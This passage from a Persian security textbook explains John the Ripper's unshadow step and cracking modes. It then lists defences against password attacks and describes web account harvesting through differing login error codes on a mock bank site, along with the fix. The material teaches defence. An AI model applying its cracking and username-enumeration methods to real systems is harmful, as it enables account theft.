در سیستمهای جدید که از گزینهٔ Shadow برای تفکیک اطلاعات کاربری از کلمات عبـور اسـتفاده می‌شود، ابزار John به هر دوی این فایلها با نام etc/shadow/ (یـا معـادل آن etc/secure/) و etc/passwd/ احتیاج دارد. با توجه به آنکه ابزار John این دو فایل را بصورت ادغام شده طلب می‌کند لـذا برنامـه‌ای در کنار John ارائه شده که این دو فایل را با هم ادغـام کـرده و فـایلی جدیـد بـرای شـروع عملیـات می‌سازد. نتیجهٔ اجرای این برنامه که "unshadow" نام دارد در شکل (۷-۱۷) دیده می‌شود.

یکی دیگر از مشخصه‌های ابزار John آنست که بصورت خودکار روشـی را کـه بـرای رمزنگـاری کلمهٔ عبور بکار گرفته شده است، تشخیص می‌دهد زیرا در هر محیط از یک روش خـاص رمزنگـاری استفاده می‌شود و دانستن نوع روش برای ادامهٔ عملیات حیاتی است.

به غیر از مشخصهٔ فوق ، ابزار John از روشـهای بسـیار متنـوع و حرفـه‌ای بـرای تولیـد و حـدس جایگشتهای مختلف کلمهٔ رمز استفاده می‌کند:

John یک فرهنگ لغت غنی در اختیار دارد و براساس آن حملـهٔ نـوع مختلـط (Hybrid) را تـدارک می‌بیند. ابتدا تمام کلمات فرهنگ لغت را آزمایش می‌کند، سپس جایگشتهای مختلف چند کاراکتر را به عنوان پسوند و پیشوند به آن افزوده و امتحان می‌کند، سپس کلمات فرهنگ لغت را بصـورت وارونـه (مثل elppa وارونهٔ apple) امتحـان می‌نمـاید، سـپس کلمـات فرهنـگ را بصـورت دوبلـه (appleaplle) می‌آزماید. این مکانیزم بـاعث خواهد شـد که ترکیـبات بسیار متنوعی از کلمات عبور آزموده شده و



شکل (۱۷-۷) نتیجهٔ اجرای برنامهٔ "unshadow" در ابزار John

احتمال کشف کلمهٔ عبور بصورت چشمگیری افزایش یابد لذا اگر کاربران به هر نحوی از کلمات معنی‌دار استفاده کرده باشند، کلمات عبور آنها شکسته خواهد شد.

از دیگر قابلیتهای ابزار John آنست که فرآیند تولید کلمات عبور مختلف و امتحان آنها توسط کاربر تنظیم می‌شود؛ قواعد تولید را نیز کاربر تعریف می‌کند. البته قواعد پیش‌فرض ابزار John بقدر کافی قدرتمند و حساب شده هست ولیکن باز هم کاربر مجرّب و حرفه‌ای می‌تواند افکار خود را روی این ابزار پیاده کند. وقتی مراحل حدس کلمهٔ عبور و امتحان آنها شروع می‌شود، ابزار John می‌تواند در یکی از چهار حالت زیر اجرا شود:

- Word List Mode : بگونه‌ای که از اسم آن استنتاج می‌کنید، در این حالت کلمات عبور از فرهنگ لغت انگلیسی استخراج شده و جایگشتهای مختلف آن امتحان می‌شوند.
- Single Crack : این حالت سریع و در عین حال ضعیفتر است. ابزار John در این حالت سعی می‌کند کلمات عبوری را امتحان کند که از جایگشتهای مختلف کلمهٔ User ID ، فیلد GECOS یا نظایر آن بدست آمده‌اند. مثلاً کسی که User ID او Alice است بعید نیست که کلمهٔ عبور او نیز شامل کلمه alice باشد. (مثل alice197 یا alicealice)
- Incremental Mode : در این حالت ابزار John برای کشف رمز از تمام ترکیبات مختلف حروف و علامات جهت تولید کلمهٔ عبور و امتحان آن بهره می‌گیرد. در حقیقت، John در این حالت صرفاً به روش Brute Force عمل می‌کند. البته زیباترین ویژگی این روش آنست که John یک جدول

فراوانی از تکرار حروف الفبای انگلیسی در اختیار دارد. مثلاً حرف e بالاترین میزان تکـرار را در متون انگلیسی داراست. لذا برای تولید جایگشتهای مختلف بجای آنکه به ترتیـــب از a ، b و c و ... شروع کند از e ، t ، o و ... که به ترتیب دارای بیشـــترین تکـرار در متـون انگلیسـی هسـتند شروع می‌کند. بدین نحو شانس موفقیت آن بیشتر خواهد بود.

- External Mode : در این حالت کاربر می‌تواند قواعد دلخـواه خـود را بـرای تولیـد جایگشـتهای مختلف کلمهٔ عبور بکار بگیرید.

بطور پیش‌فرض نرم‌افزار John در حالت Single Crack شروع به کار می‌کند. اگر موفـق بـه کشـف کلمه عبـور نشـد وارد حـالت Word List می‌شـود و نـهایتاً حـالت Incremental Mode را شـروع می‌نماید.

وقتی نرم‌افزار John در خط فرمان اجرا می‌شود خروجـــی آن شـبیه شـکل (۱۸-۷) خواهـد بـود. در موقعی که John در حال محاسبه و اجراست اگر کاربر کلیدی را فشار بدهد یک خط شـــامل وضعیـت پیشرفت بررسی کلمات عبور ، روی خروجی نشان داده خواهد شد. به محض آنکـــه یـک کلمـهٔ رمـز کشف شود نام کاربر و کلمهٔ عبور او روی خروجی ظاهر می‌شود.

روشهای مقابله با ابزارهای شکنندهٔ کلمه عبور

L0phtCrack و John the Ripper بهترین ابزارهـــای حملـه بـه کلمـات عبـور محسـوب می‌شـوند و سریعترین مکانیزم را برای کشف کلمهٔعبور انتخاب کرده‌اند. گزارشها حاکی است کـه اسـتفاده از ایـن ابزارها در محیطهای واقعی توانسته تعداد زیادی از کلمات عبور کاربران را در عرض چند دقیقه فـــاش نماید! سؤالی که در پیش روی مسئولین شبکه قـــرار می‌گیرد آنست که با وجود چنین ابزارهائی که به

شکل (۱۸-۷) خروجی اجرای John در خط فرمان

وفور در اختیار عموم قرار گرفته و روز بروز هوشمندتر و قوی‌تر می‌شود چگونه می‌توان از کلمات عبور محافظت کرد؟ فاش شدن حتی یک کلمهٔ عبور می‌تواند امنیت کلّ شبکه را به خطر بیندازد.

در زیر روشهای دفاعی برای مقابله با "حمله به کلمات عبور" -Password Attack- ارائه شده است:

- به عنوان یک مسئول حساس و دقیق ، همیشه کلمات عبور کاربران را بررسی کرده و به آنها اجازه ندهید که از کلمات عبور کوتاه، معنی‌دار یا تلفیقی از کلمات معنی‌دار استفاده کنند.
- سیاستهای قوّی و محکم برای حفاظت از کلمات عبور اتخاذ کنید. سیاستهای امنیتی زیر توصیه می‌شوند:

۱. سیستم عامل را بگونه‌ای پیکربندی کنید که کلمات عبور کوتاهتر از حدّ معین را اصلاً قبول نکند. (مثلاً ۹ کاراکتر)

۲. در صورت امکان قبل از پذیرش کلمه‌عبور از کاربر ، کلمهٔ انتخابی در یک فرهنگ لغت جستجو شده و در صورت وجود، پذیرفته نشود.

۳. کاربران مجبور باشند در کلمهٔ عبور خود حداقل از ۲ یا ۳ کاراکتر غیرالفبائی استفاده کنند.

٤. برای کلمات عبور طول عمر در نظر بگیرید و سیستم عامل را بگونه‌ای تنظیم نمائید تا پس از انقضای طول عمر کلمهٔ عبور، حساب کاربر را قفل کرده و کاربر مجبور به تعویض کلمهٔ عبور باشد و در آینده هم نتواند بهیچوجه از آن کلمهٔ عبور استفاده کند. توصیه موکد، آنست که کلمات عبور طول عمری بین ٦۰ تا ۹۰ روز داشته باشند و پس از آن کاربر موظف به تغییر آن شود. اگر این زمان را مثلاً هفت روز تعیین کنید، کاربر مجبور می‌شود برای بخاطر سپردن آن یا از کلمات بامعنی استفاده کند یا آنرا در جائی بنویسد که اصلاً کار مطمئنی نیست و در نوع خود خطرناک خواهد بود.

۵. سیاستهای انتخاب کلمهٔ عبور را بطور آشکار و شفاف در سایت وب خود به همهٔ کاربران اعلام کنید و حتی کاربران بیرونی سرویس‌دهنده‌های شما (در صورت وجود) مجبور به رعایت این موارد باشند.

- **آگاهی کاربران:** باتوجه به آنکه در محیطهای شلوغ و پرکاربر نمی‌توان تمام کلمات عبور انتخابی آنها را بررسی کرد و آنها نیز می‌توانند به نحوی از قواعد تعیین شدهٔ شما بروشهای صوری بگریزند لذا سعی کنید با ذکر هشدارهای امنیتی و توضیح کافی، ذهن کاربر را با خطراتی که آنها را تهدید می‌کند، آشنا نمائید. بعنوان مثال ممکن است یک کاربر برای راحتی خود و همچنین برآورده کردن قواعد امنیتی شما کلمهٔ عبور apple1234 را انتخاب کند که خطرناک خواهد بود.
- **استفاده از برنامه‌های مولد کلمهٔ عبور:** در هنگامی که کاربر می‌خواهد کلمهٔ عبور انتخاب کند، برای انتخاب یک کلمهٔ عبور خوب و محکم ، مردّد خواهد ماند چرا که او بدان می‌اندیشد که یک کلمهٔعبور سخت را چگونه باید به خاطر سپرد بگونه‌ای که نیازی به نوشتن آن روی کاغذ نباشد! آنها را به نحو مناسب راهنمایی کنید. پیدا کردن چنین کلمات عبوری چندان هم سخت نیست. مثلاً آیا به نظر شما کلمهٔ رمز عبور Jsrb,Ayhat7* بقدر کافی طولانی و مناسب نیست؟ به نظر می‌رسد که این کلمهٔ رمز کاملاً مناسب و طولانی است در حالی که بخاطر سپردن آنهم چندان دشوار نیست چرا که

این کلمهٔ عبور ، حرف اوّل از کلمات جملهٔ زیر است:

"**J**ust **S**it **r**ight **b**ack **,** **A**nd **Y**ou'll **h**ear **a** **t**ale"

کاربر می‌تواند یک جمله مثل بالا را در ذهن خود در نظر بگیرد و کلمه‌ای از آن بدست آورده و چند علامت و رقم به آن بیفزاید. فقط کاربران شما نباید همه از یک جملهٔ نمادین مثل بالا اســتفاده کننـد بلکه باید از آنها بخواهید که متنوع فکر کنند!

می‌توانید از برنامه‌هائی استفاده کنید که کلمات عبور بی‌معنی به کاربر توصیه می‌کند ولی راه به خاطر سپردن آنرا نیز آموزش می‌دهد.

برای فارسی زبان‌ها این امر ساده است چرا که اوّلاً فرهنگ لغت فارسی که به انگلیســی تـایپ شـده باشد وجود ندارد (فعلاً) ثانیاً آنها می‌توانند به یک بیت شــعر فارســی یـا ضرب‌المثـل یـا جملـهٔ بـه یادماندنی فکر کنند و ابتدای کلمات آنها را به انگلیسی نوشته و کلمهٔعبور خود قرار بدهند.

- **استفاده از نرم‌افزارهای غربال‌کنندهٔ کلمات عبور ضعیف:** باید بهر ترتیــب مطمئـن شـوید کـه کاربران کلمات عبور ضعیف انتخاب نکرده‌اند. با توجه به آنکه شما مطمئناً قادر نخواهید بــود تمـام کلمات عبور و تغییراتی که کاربران می‌توانند در کلمهٔ عبور خود بدهند را بررسی کنید لــذا بـه یـک ابزار خودکار نرم‌افزاری نیاز خواهید داشت. این ابزار بر روی سرویس‌دهنده‌های شما که نیاز به کلمهٔ عبور دارند نصب می‌شوند. سپس شما قواعد و سیاستهای امنیتی خـود را بـا تنظیـم گزینـه‌های آنـها تعیین می‌نمایید. از آن به بعد بررسی کلمات عبوری که کاربران انتخاب می‌کنند بر عــهدهٔ ایـن ابـزار خواهد بود. این ابزارها برای محیط یونیکس و ویندوز موجود است و برایگان در اختیار عموم قــرار گرفته است:

- **Npasswd** : *ftp.cc.utexas.edu/pub/npasswd/*
- **Passwd+** : *ftp.dartmounth.edu/pub/security*

ابزارهای فوق برای محیط یونیکس نوشته شده‌اند.

برای محیط ویندوز (2000/NT) ابزارهای زیر در دسترس هستند:

Passprop :این ابزار توسط مایکروسافت طراحی شده و در بستهٔ نرم‌افزاری زیر موجود است ولیکـن باید آنرا خریداری کنید:

Windows NT Resource Kit Server Supplement 4

Passfilt.dll : این برنامه توسط مایکروسافت طراحی شده و در دیسک فشردهٔ Service Pack 2 موجود می‌باشد.

Password Guardian : این برنامهٔ رایگان در آدرس زیر در دسترس می‌باشد:

http://www.geogiasoftwork.com/

Strongpass : یک برنامهٔ رایگان قابل تهیه از:

http://www.geogiasoftwork.com/

Fast Lane : یک برنامهٔ رایگان قابل تهیه از:

http://www.fastlanetech.com

- **در صورت امکان از روشهای احراز هویت بدون مبادلهٔ کلمهٔ عبور استفاده کنید:** بدلیل آنکه حتی با رعایت نکات امنیتی ، ممکن است ابزارهای شکستن کلمهٔ عبور بتوانند یک کلمهٔ عبور را کشف کنند. لذا توصیه می‌کنیم که اگر برایتان مقدور است از مکانیزمهای احراز هویت پیچیده که مبتنی بر مبادلهٔ کلمهٔ عبور نیستند استفاده کنید. بعنوان مثال روشهای زیر بسیار مطمئن و پیچیده هستند:
  - One-Time Password Token
  - Smart Card
- **ابزارهای شکنندهٔ کلمهٔ عبور را گاهی برعلیه خود بکار بگیرید:** برای اطمینان نهائی از عدم آسیب‌پذیری کلمات عبور، هر از گاهی ابزارهای L0phtCrack (یا ابزار John the Ripper) را اجرا کرده و بر علیه سیستم خود بکار بگیرید. البته باید آنرا در محیطی امن و ترجیحاً خارج از شبکه (روی یک کامپیوتر مجزا از شبکه) بکار بگیرید.

ابزار John نه تنها رایگان است بلکه کدهای برنامهٔ آن نیز آزاد و در اختیار شماست. اگر از لحاظ امنیتی بهیچ نرم‌افزاری مطمئن نیستید از کدهای برنامه استفاده کرده و پس از بررسی و اطمینان آنرا کامپایل کرده و استفاده کنید.

اگر شبکهٔ شما حتی بدلیل سهل‌انگاری مشتریانتان مورد حمله قرار بگیرد، آنها را از دست خواهید داد (و احتمالاً شما بعنوان مسئول شبکه کارتان را!) لذا به دقت آسیب‌پذیری کلمات عبور را بررسی نمائید و اگر پس از استفاده از ابزارهای فوق، موفق به کشف یک کلمهٔ عبور شدید، دقت کنید که چه چیزی باعث شده که کاربر شما با نقض سیاستهای امنیتی ، کلمهٔ عبور ضعیفی انتخاب کند.

- **از فایلهای حاوی کلمات عبور رمز شده بدقت محافظت کنید:** آخرین و مهمترین راه حفاظت از کلمات عبور آنست که نگذارید بهیچوجه کسی فایل آنرا در اختیار بگیرد. اگر نفوذگر نتواند فایل محتوی کلمات عبور یا بانک اطلاعاتی SAM را در اختیار بگیرد، کشف کلمات عبور از طریق استراق‌سمع بسیار مشکل خواهد بود.لذا:

۱. وقتی در محیط ویندوز "دیسک بازیابی" (Recovery Disk) می‌سازید آنرا در جائی مطمئن نگهداری کنید.

۲. وقتی از سرویس‌دهنده‌های مهم خود نسخهٔ پشتیبان می‌گیرید، مطمئن شوید که در جائی ذخیره می‌شوند که فقط خودتان به آن دسترسی دارید.

۳. اگر در محیط یونیکس کار می‌کنید مطمئن شوید که گزینهٔ Shadow فعال است.

٤. اگر در محیط ویندوز کار می‌کنید از ابزار SYSKEY استفاده کنید تا قواعد سخت‌گیرانه‌تری را برای سیستم شما وضع کند. این ابزار در آدرس زیر عرضه و تشریح شده است:
http://support.microsoft.com/support/kb/articles/Q143/75.ASP

۵. اگر مجبور نیستید که در محیط ویندوز از Workgroup پشتیبانی کنید و فقط از Domain استفاده می‌کنید، روش احراز هویت LM را غیرفعال کنید چرا که روشی ضعیف محسوب می‌شود. اگر روش غیرفعال کردن مکانیزم "احراز هویت LM" را نمی‌دانید به آدرس زیر

مراجعه کرده و دستورات شرکت مایکروسافت را بکار ببندید:

http://www.microsoft.com/technet/support/kb.asp? ID=147706

٦. وقتی عمل پشتیبان‌گیری -Backup- از سیستمتان خاتمه یافت به خاطر داشته باشید تا مجوز دسترسی به آنرا بگونه‌ای تنظیم کنید که هیچ کس حق دسترسی به آنرا (الّا خودتـان -admin-) نداشته باشد.

اگر مطمئن شده‌اید که همهٔ موارد فوق را اجرا کرده‌اید احتمال لو رفتن کلمات عبور در شبکهٔ شما بـــه حداقل رسیده است!

حمله بر علیه وب و برنامه‌های کاربردی آن

تـا اینجـا آموختـه‌ایم کـه نفـــوذگـر چگونـه بروشـهای پیشـرفته‌ای مثـل سـرریز کـردن پشـــته (Stack Overflow) یا شکستن کلمهٔ عبور (Password Crack) سعی در نفوذ بـــه یـک سـرویس‌دهنده در شبکه می‌نماید. این گونه حملات بسیار پیچیده هستند و هرگاه سیاستهای امنیتی یک شبکه بقدر کـافی قوی و سختگیرانه باشد احتمال موفقیت چنین حملاتی کم است.

در این بخش گونهٔ دیگری از حملات را بررسی خواهیم کرد که امروزه به نحو چشمگیری افزایش یافته و متاسفانه بسیاری از سرویس‌دهنده‌های مهم نسبت به ایـــن حمـلات آسـیب‌پذیـر هسـتند. ایـن حملات بر علیه برنامه‌های کاربردی تحت وب صورت می‌گیرد. منشأ ایـــن آسـیب‌پذیـری نـه ضعـف سیستم عامل است و نه ضعف سرویس‌دهندهٔ وب، بلکه **ضعف برنامه‌نویسان وب** و توسعهٔ ناشیانهٔ یـک برنامهٔ کاربردی تحت وب، توسط افراد تازه‌کار و بی‌تجربه است.

نکتهٔ امنیتی:

در کشور ما ایران، اکثر برنامه‌نویسان وب تازه‌کار هستند و کارهـای زیبـا ولـی سـطحی و پـر از مشکلات فنی عرضـه می‌کنند، لذا نسبت به امنیت شبکه و سرویس‌دهندهٔ وب وسواس داشته باشید. بسیاری از سایتهای ایران بسادگی ویران می‌شوند و اگر تابحال امنیت داشته‌اند بخـاطر آن بـوده که کسی به آنها اهمیت نمی‌داده است. خوشبختانه هنوز تجارت الکترونیکی در ایران شروع نشـده است. قبل از آن زمان برنامه‌نویسان وب را آموزش داده و حرفه‌ای نمائید.

باتوجه به آنکه تمام دنیا به وب روی آورده‌اند و هر شرکت یا موسسه‌ای بـرای خـود برنامـه‌نویس وب استخدام کرده و به توسعهٔ سرویس وب خود پرداخته است، لـذا اندکـی ضعـف در برنامه‌نویسـی ممکن است منجر به نابودی کلّ اطلاعات یک وب سایت یا سوءاستفادهٔ مالی یـا هـر منظـور شـیطانی دیگر شود.

تمام برنامـه‌های کـاربردی تحـت وب، در کنـار سـرویس‌دهندهٔ وب (Web Server) انجـام وظیفـه می‌کنند. بعنوان مثال ممکن است یک برنامه‌نویس برای تهیهٔ یک سایت وب بمنظور پیش‌فـروش یـک محصول ، از سرویس‌دهندهٔ وب Microsoft IIS ، سیستم عامل Windows 2000 Server و بانک اطلاعاتی

Microsoft SQL Server و برنامه‌نویسی ASP 3.0 استفاده کند ، یا آنکه ترجیح بدهد از بانک اطلاعاتی Oracle و سیستم عامل سولاریس و برنامه‌نویسی Perl بهره بگیرد. فارغ از آنکه انتخاب برنامه‌نویس چیست ، هرگونه اشتباه او در برنامه‌نویسی ، امنیت شبکه را شدیداً به مخاطره خواهد انداخت و چون این گونه برنامه‌ها برای رفع نیاز یک موسسه نوشته شده‌اند و جهانی نیستند، اشکالات آن کشف نخواهد شد مگر زمانی که یک نفوذگر بدخواه آنرا کشف نماید. آن زمان بسیار دیر است!

در ادامه سه نوع مکانیزم حمله به برنامه‌های کاربردی تحت وب را تشریح می‌کنیم. این سه حمله عبارتند از:

- **Account Harvesting**
- **Session Tracking**
- **SQL Piggybacking**

تنوع نقایص و اشکالات برنامه‌نویسی بسیار زیاد است و بروز هر کدام خطرآفرین خواهد بود ولی گزارشها حاکی است که سه نوع حمله‌ای که تحت عناوین فوق بدان خواهیم پرداخت بسیار رایج هستند.

دقت کنید که این گونه حملات چون در لایهٔ کاربرد از مدل TCP/IP شکل می‌گیرند، موفقیت یا عدم موفقیت آنها هیچ ربطی به سیاستهای امنیتی لایه‌های زیرین نخواهد داشت. یعنی حتی اگر از لایه سوکتهای امن (SSL) و رمزنگاری داده‌ها استفاده شده باشد، حمله برعلیه برنامه‌های کاربردی وب باز هم ممکن و موثر خواهد بود و SSL هیچ نقشی در پیشگیری از چنین حملاتی نخواهد داشت. بعبارت ساده‌تر اگرچه SSL آسیب‌پذیری سوکتها را برطرف کرده است ولیکن در مورد آسیب‌پذیری برنامه‌های کاربردی در لایهٔ بالاتر هیچ کاری نمی‌تواند انجام بدهد.


در ادامه به مکانیزم حملات بر علیه وب خواهیم پرداخت و روشهای مقابله با چنین حملاتی را فرا خواهیم گرفت:

درو کردن حسابهای کاربری در وب (Account Harvesting) ۱۱

مثال بسیار خوبی از حملات خطرناک و مخرّب بر علیه وب، حمله از نوع "برداشتِ حسابهای کاربران وب" است. از ابتدای معرفی وب شاهد چنین حملاتی بوده‌ایم ولی در سالهای اخیر رواج وحشتناکی یافته است. در این تکنیک، نفوذگر تلاش می‌کند با توسل به روشهای زیرکانه، مشخصه‌های کاربری (User ID) و کلمات عبور کاربران وب را ربوده و از آن برای اهداف خود استفاده کند. دقت کنید که نفوذگر این عملیات را صرفاً براساس روشهائی که در بخشهای قبلی بدان اشاره شد انجام نمی‌دهد بلکه از ضعف برنامهٔ کاربردی وب بهره می‌گیرد.

یکی از روشهای کشف کلمات کاربری بررسی پیغامهای خطائی است که برنامهٔ کاربری تحت وب، در هنگام اشتباه وارد شدن مشخصهٔ کاربری یا کلمهٔ عبور برمی‌گردانند.


به شکل (۱۹–۷) و (۲۰–۷) دقت کنید، این صفحات وب ساختگی ، مربوط به یک بانک فرضی بنام Mock Bank هستند. وقتی کاربری می‌خواهد به عنوان یک شخص مجاز به چنین وب‌سایتی وارد



شکل (۱۹-۷) پیغام خطای سایت Mock Bank وقتی مشخصهٔ کاربری (User ID) غلط است.

شود در صفحهٔ اصلی، باید User ID و سپس کلمهٔ عبور خود را وارد نماید تا احراز هویت شود. شکل (۱۹-۷) نشان می‌دهد که وقتی مشخصهٔ کاربری (User ID) شخص غلط است و چنین کاربری اصلاً وجود ندارد، در پاسخ صفحهٔ وبی ارسال می‌شود که محتویات ظاهری آن در محیط مرورگر به کاربر اعلام می‌کند که مشخصات کاربر جهت ورود به سایت غلط بوده و باید از نو وارد شود. شکل (۲۰-۷) هم از لحاظ شکل و هم محتوای صفحه، مشابه با شکل (۱۹-۷) است و از دیدگاه یک کاربر معمولی هیچ تفاوتی با یکدیگر ندارند ، ولیکن این دو صفحه در یک نکتهٔ ظریف با هم تفاوت دارند که از چشم یک حرفه‌ای پنهان نخواهد ماند:

" URL ظاهر شده در خط آدرس ـ خط بالای مرورگرـ در یک رقم با هم متفاوتند و همین رقم سرشار از معناست!!"



شکل (۲۰-۷) پیغام خطای سایت Mock Bank وقتی مشخصهٔ کاربری (User ID) صحیح ولی کلمهٔ عبور غلط است.

وقتی یک کاربر، User ID خود را غلط وارد کند، در URL ظاهر شده ، رشتهٔ **error=1** ظاهر می‌شود در حالی که اگر User ID درست ولی کلمهٔ عبور اشتباه باشد در URL رشتهٔ **error=2** دیده می‌شود. حال نفوذگر از این اشکال کوچک استفاده بزرگ می‌کند!

براساس تفاوت در این پیغامهای خطا ، نفوذگر چند خط برنامهٔ ساده می‌نویسد تا بجای مرورگر با برنامهٔ وب (در سمت سرویس‌دهنده) ارتباط برقرار کرده و با ارسال مشخصه‌های کاربری متفاوت ، فهرست تمام کاربرانی که روی آن سیستم حساب دارند را کشف نماید. مکانیزم کشف مشخصه‌های کاربری به شرح زیر است:

- در مرحلهٔ اوّل با استفاده از یـک فرهنـگ لغـت و تولیـد جایگشـتهای مختلـف آن ، فهرسـتی از کلمات که بعنوان User ID ، روی آن سیستم تعریف شده‌اند ، کشف و ثبت می‌شود. برای اینکار تمام حدسهائی که باید بعنوان User ID امتحان شوند ، در قالب قواعد پروتکل HTTP و با یک کلمهٔ عبـور صددرصد غلط (مثل "1") به سمت آن برنامهٔ کاربردی ارسال می‌شود. هرگـاه پیغـام خطـا بصـورت **error=2** برگشت داده شود به معنای آنست که User ID معتبر است ولی کلمهٔ عبور غلط می‌باشـد؛ بنابراین User ID در فایلی ثبت می‌شود. سپس مرحلهٔ بعدی آغاز می‌شود:
- User IDهای معتبر بصورت جداگانه از فایل قبلی اسـتخراج شـده و بـا کلمـات عبـور مختلـف امتحان می‌شوند. بطور معمول برنامه‌های کاربردی وب تعداد دفعات تلاش ناموفق بـرای ورود یـک کاربر به سیستم (با کلمات عبور متفاوت) را اندازه‌گیری نمی‌کنند و لذا تلاش ناموفق با هـر تعـدادی حساب کاربر مربوطه را قفل نخواهد کرد؛ زیرا اگر چنین کاری انجام شود یک نفـــوذگر آماتور هم قادر خواهد بود تا تمام حسابهای کاربری کشف شده را قفل کند، بگونه‌ای که کاربران واقعی نتوانند به سیستم وارد شوند و این عمل خودش یک نوع حملهٔ دیگر محسوب می‌شـود. بدیـن ترتیـب هـر تعداد تلاش برای ورود به سیستم پاسخی واقعی می‌گیرد و یک نفـــوذگـر بـا صـرف وقـت کـافی می‌تواند مجموعه‌ای از حسابهای کاربری و کلمات عبور را به نفع خـود درو و برداشـت نمـاید! راه چاره چیست؟

روش مبارزه با دروی حسابهای کاربران وب

نقطه ضعف برنامهٔ کاربردی در مثال فوق بسیار ساده و شفاف است و راه حل آن نیز ساده خواهـد بود. برای تمام برنامه‌های کاربردی تحت وب که قرار است مشخصهٔ کاربری و کلمهٔ عبـور کـاربران را بررسی کنند، باید بدّقت مراقب بود که پیغامهای خطا هیچ نماد روشن و بامعنی در خود نداشته باشـند. سعی کنید صفحات پیغام خطا دقیقاً یکسان باشند و پیغامهای کوتاه و گویا روی آن نقش ببنـدد. بـرای خطاهائی که در هنگام احراز هویت یک شخص تولید می‌شود پیغامهای مجزا و تفصیلی تولیـد نکنیـد. کار خودتان ساده‌تر خواهد بود!

حمله از نوع تعقیب نشستهای وب *(Web Session Tracking)*

یکی دیگر از روشهای حمله به برنامه‌های کاربردی تحت وب "تعقیـب و ربـودن نشسـتهای وب" است. بطور معمول به مکانیزمهائی که براساس آن مرورگـر بـا یـک برنامـهٔ کـاربردی وب ، **"نشسـت"** برقرار می‌کند و مجموعه‌ای از فعل و انفعالات با یکدیگر انجام می‌دهند، حمله می‌شـود. بعنـوان مثـال ممکن است یک نشست ربوده شده و از آن در راستای اهداف مخرب بهره گرفته شود!

